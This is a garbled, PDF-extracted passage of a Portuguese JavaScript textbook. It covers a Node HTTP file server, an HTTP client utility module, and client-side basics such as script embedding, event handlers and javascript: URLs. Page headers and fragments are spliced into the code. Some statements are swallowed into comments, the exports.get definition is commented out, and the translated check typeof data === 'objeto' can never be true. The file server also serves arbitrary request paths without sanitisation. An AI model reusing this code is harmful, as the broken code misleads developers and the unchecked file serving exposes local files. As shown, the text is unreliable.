Exemplo 18-17, no Capítulo 18, é um exemplo de servidor de HTTP especializado semelhante.

Exemplo 12-2 Um servidor de HTTP em Node

```
// Este é um servidor de HTTP NodeJS simples que pode servir arquivos do  
// diretório corrente e que também implementa duas URLs especiais para
```

teste.

*// Conecta no servidor em http://localhost:8000 ou
http://127.0.0.1:8000*

// Primeiramente, carrega os módulos que vamos usar

Capítulo 12 JavaScript do lado do servidor 293

```
var http = require('http');
```

// API do servidor de HTTP

JavaS

```
var fs = require('fs');
```

// Para trabalhar com arquivos locais

cript básico

```
var server = new http.Server(); // Cria um novo servidor de HTTP
```

```
server.listen(8000);
```

// Executa-o na porta 8000.

a

// O Node usa o método "on()" para registrar rotinas de tratamento de evento.

// Quando o servidor recebe um novo pedido, executa esta função para tratar dele.

```
server.on("request", function (request, response) {
```

// Analisa o URL solicitado

```
var url = require('url').parse(request.url);
```

// Um URL especial que apenas faz o servidor esperar antes de enviar a

// resposta. Isso pode ser útil para simular uma conexão de rede lenta.

```
if (url.pathname === "/test/delay") {
```

```
// Usa string de consulta para quantidade de atraso, ou 2000  
milissegundos var delay = parseInt(url.query) || 2000;
```

```
// Configura o código de status da resposta e cabeçalhos
```

```
response.writeHead(200, {"Content-Type": "text/plain; charset=UTF-8"});
```

```
// Começa a gravar o corpo da resposta imediatamente
```

```
response.write("Sleeping for " + delay + " milliseconds...");
```

```
// E então termina em outra função chamada posteriormente.
```

```
setTimeout(function()
```

```
{
```

```
response.write("done.");
```

```
response.end();
```

```
},
```


delay);

}

// Se o pedido foi por "/test/mirror", envia o pedido de volta literalmente.

// Útil quando é preciso ver os cabeçalhos e o corpo do pedido.

else if (url.pathname === "/test/mirror") {

// Status e cabeçalhos da resposta

response.writeHead(200, {"Content-Type": "text/plain; charset=UTF-8"});

// Inicia o corpo da resposta com o pedido

response.write(request.method + " " + request.url +

" HTTP/" + request.httpVersion + "\r\n");

// E os cabeçalhos do pedido

```
for(var h in request.headers) {
```

```
response.write(h + ": " + request.headers[h] + "\r\n");
```

```
}
```

```
response.write("\r\n"); // Finaliza os cabeçalhos com uma linha em  
branco extra
```

```
// Completamos a resposta nestas funções de tratamento de evento:
```

```
// Quando for um trecho do corpo da resposta, adiciona-o na resposta.
```

```
request.on("data", function(chunk) { response.write(chunk); });
```

```
// Quando o pedido termina, a resposta também terminou.
```

```
request.on("end", function(chunk) { response.end(); });
```

```
}
```

```
// Caso contrário, serve um arquivo do diretório local.
```

else

{

// Obtém nome de arquivo local e supõe seu tipo de conteúdo com base na extensão.

var filename = url.pathname.substring(1);

// corta o início /

var

type;

switch(filename.substring(filename.lastIndexOf(".") + 1)) { // extensão
case

"html":

case "htm": type = "text/html; charset=UTF-8"; break; case "js": type =
"application/javascript; charset=UTF-8"; break;

294 *Parte*

I JavaScript

básica

case "css":

type = "text/css; charset=UTF-8"; break;

case "txt" :

type = "text/plain; charset=UTF-8"; break;

case "manifest":

type = "text/cache-manifest; charset=UTF-8"; break;

default:

type = "application/octet-stream"; break;

}

// Lê o arquivo de forma assíncrona e passa o conteúdo como um único

//

trecho para a função callback. Para arquivos realmente grandes,

// usar a API de streaming com fs.createReadStream() seria melhor.

```
fs.readFile(filename, function(err, content) {
```

```
  if (err) {
```

```
    // Se não pudermos ler o arquivo por algum motivo
```

```
    response.writeHead(404, {
```

```
      // Envia o status 404 Not Found
```

```
      "Content-Type":
```

```
      "text/plain;
```

```
      charset= UTF-8"});
```

```
    response.write(err.message);
```

```
    // Corpo da mensagem de erro simples
```

```
    response.end();
```

```
  //
```

Terminou

}

else {

// Caso contrário, se o arquivo foi lido com sucesso.

response.writeHead(200, // Configura o código de status e o tipo MIME

{"Content-Type":

type});

response.write(content);

//

Envia o conteúdo do arquivo como corpo da

//

resposta

response.end();

// E terminamos

}

});

}

});

12.2.2 Exemplo de Node: módulo de utilitários de cliente HTTP

O Exemplo 12-3 usa o módulo “http” para definir funções utilitárias para fazer pedidos HTTP

GET e POST. O exemplo está estruturado como um módulo “httputils”, o qual poderia ser usado em seu código como segue:

var httputils = require("./httputils"); // Observe a ausência do sufixo ".js"

httputils.get(url, function(status, headers, body) { console.log(body); }); A função *require()* não executa código de módulo com uma função *eval()* normal. Os módulos são avaliados em um ambiente especial, de modo que não podem definir variáveis globais ou alterar o espaço de nomes global de alguma forma. Esse ambiente de avaliação de módulo especial sempre inclui um objeto global chamado *exports*. Os módulos exportam suas APIs definindo propriedades nesse objeto².

Exemplo 12-3 Módulo “httputils” do Node

//

// Um módulo "httputils" para o Node.

//

// Faz um pedido GET HTTP assíncrono para o URL especificado e passa o

//

status HTTP, os cabeçalhos e o corpo da resposta para a função callback especificada.

```
// Observe como exportamos esse método por meio do objeto exports.
```

```
// exports.get = function(url, callback) {
```

2 O Node implementa o contrato de módulo CommonJS, sobre o qual você pode ler no endereço <http://www.commonjs.org/specs/modules/1.0/>.

org/specs/modules/1.0/.

Capítulo 12 JavaScript do lado do servidor **295**

JavaS

```
// Analisa o URL e obtém as partes que precisamos dele
```

cript básico

```
url = require('url').parse(url);
```

```
var hostname = url.hostname, port = url.port || 80;
```

```
var path = url.pathname, query = url.query;
```

a

```
if (query) path += "?" + query;
```

```
// Faz um pedido GET simples
```

```
var client = require("http").createClient(port, hostname); var request =  
client.request("GET", path, {
```

"Host": hostname

// Cabeçalhos do pedido

});

request.end();

// Uma função para tratar da resposta quando ela começar a chegar
request.on("response", function(response) {

//

Define uma codificação para que o corpo seja retornado como texto e não
como

//

bytes

response.setEncoding("utf8");

// Salva o corpo da resposta quando ela chega

var body = ""

response.on("data", function(chunk) { body += chunk; });

// Quando a resposta é concluída, chama o retorno da chamada

response.on("end", function() {

if (callback) callback(response.statusCode, response.headers, body);

});

});

};

// Pedido POST HTTP simples com dados como corpo do pedido

exports.post = function(url, data, callback) {

// Analisa o URL e obtém as partes que precisamos dele

url = require('url').parse(url);

var hostname = url.hostname, port = url.port || 80;

var path = url.pathname, query = url.query;

if (query) path += "?" + query;

// Descobre o tipo de dados que estamos enviando como corpo do pedido
var

type;

if (data == null) data = "";

if (data instanceof Buffer)

// Dados binários

type = "application/octet-stream";

else if (typeof data === "string")

// Dados de string

```
type = "text/plain; charset=UTF-8";
```

```
else if (typeof data === "objeto") { // Pares nome=valor data =  
require("querystring").stringify(data);
```

```
type = "application/x-www-form-urlencoded";
```

```
}
```

```
// Faz um pedido POST, incluindo um corpo no pedido
```

```
var client = require("http").createClient(port, hostname); var request =  
client.request("POST", path, {
```

```
"Host":
```

```
hostname,
```

```
"Content-Type":
```

type

});

request.write(data);

// Envia o corpo do pedido

request.end();

296 *Parte*

I JavaScript

básica

```
request.on("response", function(response) { // Trata da resposta  
response.setEncoding("utf8");
```

```
// Presume que seja texto
```

```
var body = ""
```

```
// Para salvar o corpo da resposta
```

```
response.on("data", function(chunk) { body += chunk; });  
response.on("end", function() { // Quando terminamos, chama o retorno  
da chamada if (callback) callback(response.statusCode, response.headers,  
body);
```

```
});
```

```
});
```

```
};
```

PARTE II

JavaScript do lado do cliente

Esta parte do livro, capítulos 13 a 22, documenta JavaScript conforme é implementada em navegadores Web. Esses capítulos apresentam vários objetos de script que representam janelas em navegadores Web, documentos e conteúdo de documentos. Também explicam APIs de aplicativo Web importantes para conexão em rede, armazenamento e recuperação de dados e desenho de elementos gráficos: Capítulo 13, JavaScript em navegadores Web

Capítulo 14, O objeto Window

Capítulo 15, Escrevendo script de documentos

Capítulo 16, Escrevendo script de CSS

Capítulo 17, Tratando eventos

Capítulo 18, Scripts HTTP

Capítulo 19, A biblioteca jQuery

Capítulo 20, Armazenamento no lado do cliente

Capítulo 21, Mídia e gráficos em scripts

Capítulo 22, APIs de HTML5

Esta página foi deixada em branco intencionalmente.

Capítulo 13

JavaScript em navegadores Web

A primeira parte deste livro descreveu a linguagem JavaScript básica. Agora passamos para JavaScript como é usada em navegadores Web, normalmente chamada de JavaScript do lado do cliente. A maioria dos exemplos que vimos até aqui, embora fossem código JavaScript válido, não tinha contexto algum em especial; eram fragmentos de JavaScript executados em um ambiente não especificado. Este capítulo fornece esse contexto.

Antes de começarmos a falar sobre JavaScript, é interessante pensarmos nas páginas que exibimos nos navegadores Web. Algumas delas apresentam informações estáticas e podem ser chamadas de documentos. (A apresentação dessas informações pode ser bastante dinâmica – por causa de JavaScript –, mas as informações em si são estáticas.) Outras páginas Web mais parecem aplicativos do que documentos. Essas páginas podem carregar novas informações dinamicamente, conforme a necessidade, podem ser gráficas em vez de textuais e podem funcionar offline e salvar dados de forma local, para que possam restaurar seus estados quando você visitá-las novamente. Ainda outras páginas Web ficam em algum ponto no meio desse espectro e combinam recursos de documentos e de aplicativos.

Este capítulo começa com uma visão geral de JavaScript do lado do cliente. Ele contém um exemplo simples e uma discussão do papel de JavaScript em documentos e em aplicativos Web. Essa primeira seção introdutória

também explica o que há por vir nos capítulos da Parte II. As seções que se seguem explicam alguns detalhes importantes sobre como código JavaScript é incorporado e executado dentro de documentos HTML e, em seguida, apresentam tópicos em compatibilidade, acessibilidade e segurança.

13.1 JavaScript do lado do cliente

O objeto `Window` é o principal ponto de entrada para todos os recursos e APIs de JavaScript do lado do cliente. Ele representa uma janela ou quadro de navegador Web e pode ser referenciado através do identificador `window`. O objeto `Window` define propriedades como `location`, que se refere a um objeto `Location` especificando o URL atualmente exibido na janela e permite que um script carregue um novo URL na janela: // Configura a propriedade `location` para navegar para uma nova página Web

```
window.location = "http://www.oreilly.com/";
```

300 Parte II JavaScript do lado do cliente O objeto `Window` também define métodos, como `alert()`, que exibe uma mensagem em uma caixa de diálogo, e `setTimeout()`, que registra uma função a ser chamada depois de um intervalo de tempo especificado:

```
// Espera 2 segundos e depois diz olá
```

```
setTimeout(function() { alert("hello world"); }, 2000);
```

Observe que o código anterior não usa a propriedade `window` explicitamente. Em JavaScript do lado do cliente, o objeto `Window` também é o objeto global. Isso significa que o objeto `Window` está no topo do encadeamento de escopo e que suas propriedades e métodos são efetivamente variáveis globais e funções globais. O objeto `Window` tem uma propriedade chamada `window` que sempre se refere a ela mesma. Você pode usar essa propriedade se precisar se referir ao objeto janela em si, mas normalmente não é necessário usar `window` se quiser apenas se referir às propriedades de acesso do objeto janela global.

Existem várias outras propriedades, métodos e construtoras importantes definidos pelo objeto `Window`. Consulte o Capítulo 14 para ver os detalhes completos.

Uma das propriedades mais importante do objeto `Window` é `document`: ela se refere a um objeto `Document` que representa o conteúdo exibido na janela. O objeto `Document` tem métodos importantes, como `getElementById()`, que retorna um único elemento documento (representando um par de abertura/fechamento de marcações HTML e todo o conteúdo entre elas) baseado no valor de seu atributo `id`: // Localiza o elemento com `id = "timestamp"`

```
var timestamp = document.getElementById("timestamp");
```

O objeto *Element* retornado por *getElementById()* tem outras propriedades e métodos importantes que permitem aos scripts obterem seu conteúdo, configurar o valor de seus atributos, etc:

```
// Se o elemento estiver vazio, insere a data e hora atuais nele if  
(timestamp.firstChild == null)
```

```
timestamp.appendChild(document.createTextNode(new  
Date().toString()));
```

As técnicas para consultar, percorrer e modificar o conteúdo de documento são abordadas no Capí-

tulo 15.

Cada objeto *Element* tem propriedades *style* e *className* que permitem aos scripts especificar estilos CSS para um elemento documento ou alterar os nomes de classe CSS que se aplicam ao elemento.

Configurar essas propriedades relacionadas a CSS altera a apresentação do elemento documento:

```
// Altera explicitamente a apresentação do elemento cabeçalho
```

```
timestamp.style.backgroundColor = "yellow";
```

```
// Ou apenas muda a classe e deixa a folha de estilo especificar os  
detalhes: timestamp.className = "highlight";
```

As propriedades *style* e *className*, assim como outras técnicas de script CSS, são abordadas no Capítulo 16.

Outro conjunto importante de propriedades em objetos *Window*, *Document* e *Element* são as propriedades do mecanismo de tratamento de eventos (handlers). Eles permitem que os scripts especifiquem funções que devem ser chamadas de forma assíncrona quando certos eventos ocorrem. Os

Capítulo 13 JavaScript em navegadores Web 301

mecanismos de tratamento de evento permitem que o código JavaScript altere o comportamento de janelas, de documentos e dos elementos que compõem esses documentos. As propriedades de tratamento de evento têm nomes que começam com a palavra “on” e você pode usá-las como segue:

```
// Atualiza o conteúdo do elemento timestamp quando o usuário clica nele  
timestamp.onclick = function() { this.innerHTML = new  
Date().toString(); }
```

lado do client

Ja

Um dos mecanismos de tratamento de evento mais importantes é o handler onload do objeto Win-vaS

dow. Ela é disparada quando o conteúdo do documento exibido na janela está estável e pronto para **cript do**

ser manipulado. Normalmente, o código JavaScript fica dentro de um handler de evento onload.

e

Os eventos são o tema do Capítulo 17. O Exemplo 13-1 demonstra o handler onload e mostra mais código JavaScript do lado do cliente que consulta elementos documento, altera classes CSS e define mecanismos de tratamento de evento. O elemento HTML `<script>` contém o código JavaScript desse exemplo e está explicado na Seção 13.2. Note que o código inclui uma função definida dentro de outra função. Funções aninhadas são comuns em JavaScript do lado do cliente, devido ao seu uso extensivo de handlers de evento.

Exemplo 13-1 JavaScript do lado do cliente simples para exibir conteúdo

```
<!DOCTYPE html>

<html>

<head>

<style>

/* Estilos CSS para essa página */

.reveal * { display: none; } /* Os filhos de class="reveal" não são
mostrados */

.reveal *.handle { display: block;} /* Exceto para o filho de
class="handle" */

</style>

<script>

// Não faz nada até que o documento inteiro esteja carregado
```

```
window.onload = function() {
```

```
// Localiza todos os elementos contêiner com classe "reveal"
```

```
var elements = document.getElementsByClassName("reveal"); for(var i =  
0; i < elements.length; i++) { // Para cada um...
```

```
var elt = elements[i];
```

```
// Localiza o elemento "handle" com o contêiner
```

```
var title = elt.getElementsByClassName("handle")[0];
```

```
// Quando esse elemento é clicado, exibi o restante do conteúdo
```

```
title.onclick = function() {
```

```
if (elt.className == "reveal") elt.className = "revealed"; else if  
(elt.className == "revealed") elt.className = "reveal";
```

```
}
```

```
}
```

```
};
```

```
</script>

</head>

<body>

<div class = "reveal">

<h1 class = "handle">Click Here to Reveal Hidden Text</h1>

<p>This paragraph is hidden. It appears when you click on the title.</p>

</div>

</body>

</html>
```

302 *Parte II JavaScript do lado do cliente* Observamos na introdução deste capítulo que algumas páginas Web parecem documentos e algumas parecem aplicativos. As duas subseções a seguir exploram o uso de JavaScript em cada tipo de página Web.

13.1.1 JavaScript em documentos Web

Um programa JavaScript pode percorrer e manipular conteúdo de documentos por meio do objeto Document e dos objetos Element que ele contém. Ele pode alterar a apresentação desse conteúdo com scripts de estilos e classes CSS. E pode definir o comportamento de elementos do documento, registrando mecanismos de tratamento de evento apropriados. A combinação de conteúdo de script, apresentação e comportamento é chamada de HTML Dinâmico ou DHTML. As técnicas para criar documentos DHTML são explicadas nos capítulos 15, 16 e 17.

O uso de JavaScript em documentos Web normalmente deve ser controlado e moderado. O papel apropriado de JavaScript é melhorar a experiência de navegação do usuário, tornando mais fácil obter ou transmitir informações. A experiência do usuário não deve depender de JavaScript, mas ela pode ajudar a facilitar essa experiência, por exemplo:

- *Criando animações e outros efeitos visuais para guiar um usuário sutilmente e ajudar na navegação na página*
- *Ordenar as colunas de uma tabela para tornar mais fácil para o usuário descobrir o que necessita*

- Ocultar certo conteúdo e revelar detalhes progressivamente, à medida que o usuário “se aprofunda” nesse conteúdo

13.1.2 JavaScript em aplicativos Web

Os aplicativos Web utilizam todos os recursos de DHTML de JavaScript que os documentos Web utilizam, mas também vão além dessa APIs de manipulação de conteúdo, apresentação e comportamento para tirar proveito de outros serviços fundamentais fornecidos pelo ambiente do navegador Web.

Para realmente entender os aplicativos Web, é importante perceber que os navegadores Web foram muito além de sua função original como ferramentas para exibir documentos e se transformaram em sistemas operacionais simples. Considere o seguinte: um sistema operacional tradicional permite organizar ícones (que representam arquivos e aplicativos) na área de trabalho e em pastas. Um navegador Web permite organizar bookmarks (que representam documentos e aplicativos Web) em uma barra de ferramentas e em pastas. Um sistema operacional executa vários aplicativos em janelas separadas; um navegador Web exibe vários documentos (ou aplicativos) em guias (ou abas) separadas. Um sistema operacional define APIs de baixo nível para conexão em rede, desenho de elementos gráficos e salvamento de arquivos. Os navegadores Web definem APIs de baixo nível para conexão em rede (Capítulo 18), salvamento de dados (Capítulo 20) e desenho de elementos gráficos (Capítulo 21).

Tendo em mente essa noção de navegador Web como um sistema operacional simplificado, podemos definir os aplicativos Web como páginas Web que utilizam JavaScript para acessar serviços mais

Capítulo 13 JavaScript em navegadores Web 303

avançados (como conexão em rede, elementos gráficos e armazenamento de dados) oferecidos pelos navegadores. O mais conhecido desses serviços avançados é o objeto XMLHttpRequest, que permite conexão em rede por meio de requisições HTTP em scripts. Os aplicativos Web utilizam esse serviço para obter novas informações do servidor sem recarregar uma página. Os aplicativos Web que fazem isso são comumente chamados de aplicativos Ajax e formam a espinha dorsal do que é conhecido como “Web 2.0”. O objeto XMLHttpRequest é abordado em detalhes no Capítulo 18.

lado do client

JavaS

A especificação HTML5 (a qual, quando este livro estava sendo escrito, ainda estava em uma forma **cripto** do

preliminar) e especificações relacionadas estão definindo várias outras APIs importantes para aplicativos Web. Isso inclui as APIs de armazenamento de dados e gráficas dos capítulos 21 e 20, assim e

como as APIs para vários outros recursos, como geolocalização, gerenciamento de histórico e threads de segundo plano. Quando forem implementadas, essas APIs vão permitir uma maior evolução dos recursos de aplicativos Web. Elas são abordadas no Capítulo 22.

Evidentemente, JavaScript é mais pertinente a aplicativos Web do que a documentos Web. Ela aprimora documentos Web, mas um documento bem projetado vai continuar a funcionar mesmo com JavaScript desativada. Os aplicativos Web são, por definição, programas JavaScript que utilizam serviços como os providos por um sistema operacional e que são fornecidos pelo navegador Web e não se espera que funcionem com JavaScript desativada¹.

13.2 Incorporando JavaScript em HTML

O código JavaScript do lado do cliente é incorporado em documentos HTML de quatro maneiras:

- Em linha, entre um par de marcações `<script>` e `</script>`
- A partir de um arquivo externo especificado pelo atributo `src` de uma marcação `<script>`
- Em um atributo de tratamento de evento HTML, como `onclick` ou `onmouseover`
- Em um URL que use o protocolo especial `javascript:`.

As subseções a seguir explicam cada uma dessas quatro técnicas de incorporação de JavaScript. É interessante notar, contudo, que os atributos de tratamento de evento HTML e os URLs `javascript:` raramente são usados em código JavaScript moderno (eles eram bastante comuns nos primórdios

da Web). Os scripts em linha (aqueles sem um atributo `src`) também são menos comuns do que já foram. Uma filosofia de programação conhecida como JavaScript discreta argumenta que conteúdo (HTML) e comportamento (código JavaScript) devem ser separados o máximo possível. De acordo com essa filosofia de programação, é melhor incorporar JavaScript em documentos HTML usando elementos `<script>` com atributos `src`.

13.2.1 O elemento `<script>`

O código JavaScript pode aparecer em linha dentro de um arquivo HTML, entre as marcações

`<script>` e `</script>`:

1 As páginas Web interativas que se comunicam com scripts CGI no lado do servidor por meio de envios de formulários HTML eram o “aplicativo Web” original e podem ser escritas sem o uso de JavaScript. Contudo, esse não é o tipo de aplicativo Web que vamos discutir neste livro.

304 Parte II JavaScript do lado do cliente

```
<script>
```

```
// Seu código JavaScript fica aqui
```

```
</script>
```

Em XHTML, o conteúdo de um elemento `<script>` é tratado como qualquer outro conteúdo. Se seu código JavaScript contém os caracteres `<` ou `&`, esses caracteres são interpretados como marcações XML. Por isso, é melhor colocar todo código JavaScript dentro de uma seção CDATA, caso você esteja usando XHTML:

```
<script> <![CDATA[
```

```
// Seu código JavaScript fica aqui
```

```
]]> </script>
```

O Exemplo 13-2 é um arquivo HTML que contém um programa JavaScript simples. Os comentá-

rios explicam o que o programa faz, mas o objetivo principal desse exemplo é demonstrar como o código JavaScript é incorporado dentro de um arquivo HTML, neste caso junto com uma folha de estilos CSS. Observe que esse exemplo tem uma estrutura semelhante ao Exemplo 13-1 e utiliza

o mecanismo de tratamento de evento onload da mesma maneira.

Exemplo 13-2 *Um relógio digital simples em JavaScript*

```
<!DOCTYPE html>
```

```
<!-- Este é um arquivo HTML5 -->
```

```
<html>
```

```
<!-- O elemento raiz -->
```

```
<head>
```

```
<!-- Título, scripts e estilos ficam aqui -->
```

```
<title>Digital Clock</title>
```

```
<script>
```

```
// Um script de código js
```

```
// Define uma função para exibir a hora atual
```

```
function displayTime() {
```

```
var elt = document.getElementById("clock"); // Localiza o elemento com
```

id = "clock"

var now = new Date();

// Obtém a hora atual

elt.innerHTML = now.toLocaleTimeString();

// Faz elt exibi-la

setTimeout(displayTime, 1000);

// Executa novamente em 1 segundo

}

window.onload = displayTime;

// Começa a exibir a hora quando o documento carrega.

</script>

<style>

/ Uma folha de estilos CSS para o relógio */*

#clock {

```
/* O estilo se aplica ao elemento com id = "clock" */
```

```
font: bold 24pt sans;
```

```
/* Usa uma fonte grande em negrito */
```

```
background: #ddf;
```

```
/* Sobre um fundo cinza-azulado claro */
```

```
padding: 10px;
```

```
/* Circunda-o com algum espaço */
```

```
border: solid black 2px;
```

```
/* E uma borda preta grossa */
```

```
border-radius: 10px;
```

```
/* Arredonda os cantos (onde for suportado) */
```

```
}
```

```
</style>
```

```
</head>
```

```
<body>
```

```
<!-- O corpo são as partes exibidas do doc. -->
```

```
<h1>Digital Clock</h1>
```

```
<!-- Exibe um título -->
```

```
<span id = "clock"> </span>
```

```
<!-- A hora é inserida aqui -->
```

```
</body>
```

</html>

Capítulo 13 JavaScript em navegadores Web 305

13.2.2 Scripts em arquivos externos

A marcação `<script>` suporta um atributo `src` que especifica o URL de um arquivo contendo código JavaScript. Ela é usada como segue:

```
<script src = "../..scripts/util.js"> </script> lado do client
```

Ja

Um arquivo JavaScript contém JavaScript puro, sem marcações `<script>` ou qualquer outro código **vaS**

HTML. Por convenção, os arquivos de código JavaScript têm nomes que terminam com `.js`.

cript do

Uma marcação `<script>` com o atributo `src` especificado se comporta exatamente como se o cone

teúdo do arquivo JavaScript especificado aparecesse diretamente entre as marcações `<script>` e `</`

`script>`. Note que a marcação de fechamento `</script>` é obrigatória em documentos HTML, mesmo quando o atributo `src` é especificado, e que não há qualquer conteúdo entre as marcações

`<script>` e `</script>`. Em XHTML, pode-se usar a marcação de atalho `<script/>` nesse caso.

Quando o atributo `src` é usado, qualquer conteúdo entre as marcações `<script>` de abertura e fechamento é ignorado. Se quiser, você pode usar o conteúdo da marcação `<script>` para incluir documentação ou informações de direitos de cópia do código incluído. Note, entretanto, que os validadores de HTML5 vão reclamar se qualquer texto que não seja espaço em branco ou um comentário de JavaScript aparecer entre `<script src = "">` e `</script>`.

Existem várias vantagens no uso do atributo `src`:

- Ele simplifica seus arquivos HTML, permitindo remover deles grandes blocos de código JavaScript – isto é, ajuda a manter conteúdo e comportamento separados.

- Quando várias páginas Web compartilham o mesmo código JavaScript, o uso do atributo `src` permite que você mantenha apenas uma cópia desse código, em vez de ter de editar cada arquivo HTML quando o código mudar.
- Se um arquivo de código JavaScript é compartilhado por mais de uma página, ele só precisa ser baixado uma vez, pela primeira página que o utilizar – as páginas subsequentes podem recuperá-lo da cache do navegador.
- Como o atributo `src` recebe um URL arbitrário como valor, um programa JavaScript ou uma página Web de um servidor pode empregar o código exportado por outros servidores Web.

Muitos anúncios na Internet contam com isso.

- A capacidade de carregar scripts de outros sites nos permite levar as vantagens do uso da cache um passo adiante: o Google está promovendo o uso de URLs padrão bem conhecidos para as bibliotecas do lado do cliente mais comumente usadas, permitindo que o navegador coloque na cache uma única cópia para uso compartilhado por qualquer site. Vincular código JavaScript aos servidores do Google pode diminuir o tempo de inicialização de suas páginas Web, pois é provável que a biblioteca já exista na cache do navegador do usuário; porém, você precisa estar disposto a confiar em terceiros para fornecer código fundamental para seu site.

Consulte o endereço <http://code.google.com/apis/ajaxlibs/> para obter mais informações.

O carregamento de scripts de servidores diferentes daquele que forneceu o documento que utiliza o script tem importantes implicações na segurança. A política de segurança da mesma origem, descrita

306 Parte II JavaScript do lado do cliente na Seção 13.6.2, impede que código JavaScript de um documento de um domínio interaja com o conteúdo de outro domínio. Contudo, note que a origem do script em si não importa – somente a origem do documento no qual o script está incorporado. Portanto, a política da mesma origem não se aplica nesse caso: o código JavaScript pode interagir com o documento no qual está

incorporado, mesmo quando o código tem uma origem diferente da do documento. Quando você usa o atributo `src` para incluir um script em sua página, está dando ao autor desse script (e ao webmaster do domínio a partir do qual o script é carregado) controle completo sobre sua página Web.

13.2.3 Tipo de script

JavaScript foi a linguagem de script original da Web e, por padrão, os elementos `<script>` hipoteticamente contêm ou fazem referência a código JavaScript. Se quiser usar uma linguagem de script não padrão, como VBScript da Microsoft (que é suportada somente pelo IE), o atributo `type` deve ser utilizado para especificar o tipo de script MIME: `<script type="text/vbscript">`

' O código VBScript fica aqui

`</script>`

O valor padrão do atributo `type` é `"text/javascript"`. Se quiser, você pode especificar esse tipo explicitamente, mas isso nunca é necessário.

Os navegadores mais antigos usavam um atributo `language` na marcação `<script>`, em vez do atributo `type`, sendo que às vezes você ainda vai ver páginas Web que incluem marcações como segue:

`<script language="javascript">`

`// código JavaScript aqui...`

`</script>`

O atributo `language` foi desaprovado e não deve mais ser usado.

Quando um navegador Web encontra um elemento `<script>` com um atributo `type` cujo valor não reconhece, ele analisa o elemento, mas não tenta exibir ou executar esse conteúdo. Isso significa que você pode usar o elemento `<script>` para incorporar dados textuais arbitrários em seu documento: basta usar o atributo `type` para especificar um tipo não executável para seus dados. Para recuperar os dados, você pode usar a propriedade `text` do objeto `HTMLElement` que representa o elemento script (o Capítulo 15 explica como obter esses elementos). Note, entretanto, que essa técnica de incorporação de dados só funciona para scripts em linha. Se você especificar um atributo `src` e um `type` desconhecido, o script será ignorado e nada será baixado do URL especificado.

13.2.4 Rotinas de tratamento de evento em HTML

O código JavaScript em um script é executado uma vez: quando o arquivo HTML que o contém é carregado no navegador Web. Para ser interativo, um programa JavaScript precisa definir mecanismos de tratamento de eventos – funções de JavaScript registradas no navegador Web e depois chamadas por ele em resposta a eventos (como entrada de usuário). Como mostrado no início deste capítulo, o código JavaScript pode registrar um mecanismo de tratamento de evento atribuindo uma função a uma propriedade (como `onclick` ou `onmouseover`) de um objeto `Element` que represente um elemento HTML no documento. (Também existem outras maneiras de registrar rotinas de tratamento de evento – consulte o Capítulo 17.) Capítulo 13 JavaScript em navegadores Web **307**

As propriedades dos mecanismos de tratamento de evento como `onclick` espelham atributos HTML com os mesmos nomes e também é possível definir mecanismos de tratamento de evento colocando código JavaScript em atributos HTML. Por exemplo, para definir uma rotina de tratamento de evento que é chamada quando o usuário ativa ou desativa uma caixa de seleção em um formulário, você pode especificar o código do mecanismo de tratamento como um atributo do **lado do client** elemento HTML que define a caixa de seleção:

JavaScript

```
<input type="checkbox" name="options" value="giftwrap"
```

cript do

```
onchange="order.options.giftwrap = this.checked;">
```

e

O interessante aqui é o atributo `onchange`. O código JavaScript que é o valor desse atributo vai ser executado quando o usuário marcar ou desmarcar a caixa de seleção.

Os atributos de tratamento de eventos definidos em HTML podem incluir qualquer número de instruções JavaScript, separadas umas das outras por pontos e vírgulas. Essas instruções se tornam o corpo de uma função e essa função se torna o valor da propriedade de tratamento de evento correspondente. (Os detalhes da conversão de texto de atributo HTML em uma função JavaScript são abordados na Seção 17.2.2.) Normalmente,

contudo, um atributo de tratamento de evento HTML

consiste em uma atribuição simples como a anterior ou em uma chamada simples de uma função definida em outro lugar. Isso mantém a maior parte de seu código JavaScript dentro de scripts e reduz a necessidade de misturar JavaScript com HTML. Na verdade, o uso de atributos de tratamento de evento HTML é considerado um estilo pobre por muitos desenvolvedores da Web, que preferem manter conteúdo e comportamento separados.

13.2.5 JavaScript em URLs

Outra maneira de incluir código JavaScript no lado do cliente é em um URL após o especificador de protocolo javascript:. Esse tipo de protocolo especial especifica que o corpo do URL é uma string arbitrária de código JavaScript a ser executada pelo interpretador JavaScript. Ela é tratada como uma única linha de código, ou seja, as instruções devem ser separadas por pontos e vírgulas e que comentários `/* */` devem ser usados em lugar de comentários `//`. O “recurso” identificado por um URL javascript: é o valor de retorno do código executado, convertido em uma string. Se o código tem um valor de retorno undefined, o recurso não tem conteúdo.

Um URL javascript: pode ser usado em qualquer lugar em que se usaria um URL normal: no atributo href de uma marcação `<a>`, no atributo action de um `<form>`, por exemplo, ou mesmo como um argumento de um método como `window.open()`. Um URL JavaScript em um hiperlink poderia ser como segue:

```
<a href="javascript:new Date().toLocaleTimeString();"> What time is it?  
</a>
```

Alguns navegadores (como o Firefox) executam o código do URL e utilizam a string retornada como conteúdo de um novo documento a exibir. Assim como acontece quando segue um link para um URL http:, o navegador apaga o documento atual e exibe o novo. O valor retornado pelo código anterior não contém qualquer marcação HTML, mas se contivesse, o navegador a teria representado como faria com o documento HTML equivalente, carregado da forma convencional. Outros navegadores (como o Chrome e o Safari) não permitem que URLs como o anterior sobrescrevam **308** Parte II JavaScript do lado do cliente o documento contido – eles apenas ignoram o valor de retorno do código. No entanto, eles ainda suportam URLs como a seguinte:

```
<a href="javascript:alert(new Date().toLocaleTimeString());"> Check
```


the time without overwriting the document

Quando esse tipo de URL é carregado, o navegador executa o código JavaScript, mas como não há valor retornado (o método `alert()` retorna `undefined`), navegadores como o Firefox não substituem o documento atualmente exibido. (Nesse caso, o URL `javascript:` tem o mesmo objetivo de um handler de evento `onclick`. O link anterior seria mais bem expresso como um handler `onclick` em um elemento `<button>` – geralmente, o elemento `<a>` deve ser reservado para hiperlinks que carregam novos documentos.) Se quiser garantir que um URL `javascript:` não sobrescreva o documento, pode usar o operador `void` para obrigar uma chamada ou expressão de atribuição a ser `undefined`: `<a href="javascript:void window.open('about:blank');">Open Window</a>` Sem o operador `void` nesse URL, o valor de retorno da chamada do método `Window.open()` seria (em alguns navegadores) convertido em uma string e exibido, e o documento corrente seria sobrescrito por um documento que contivesse este texto: `[object Window]`

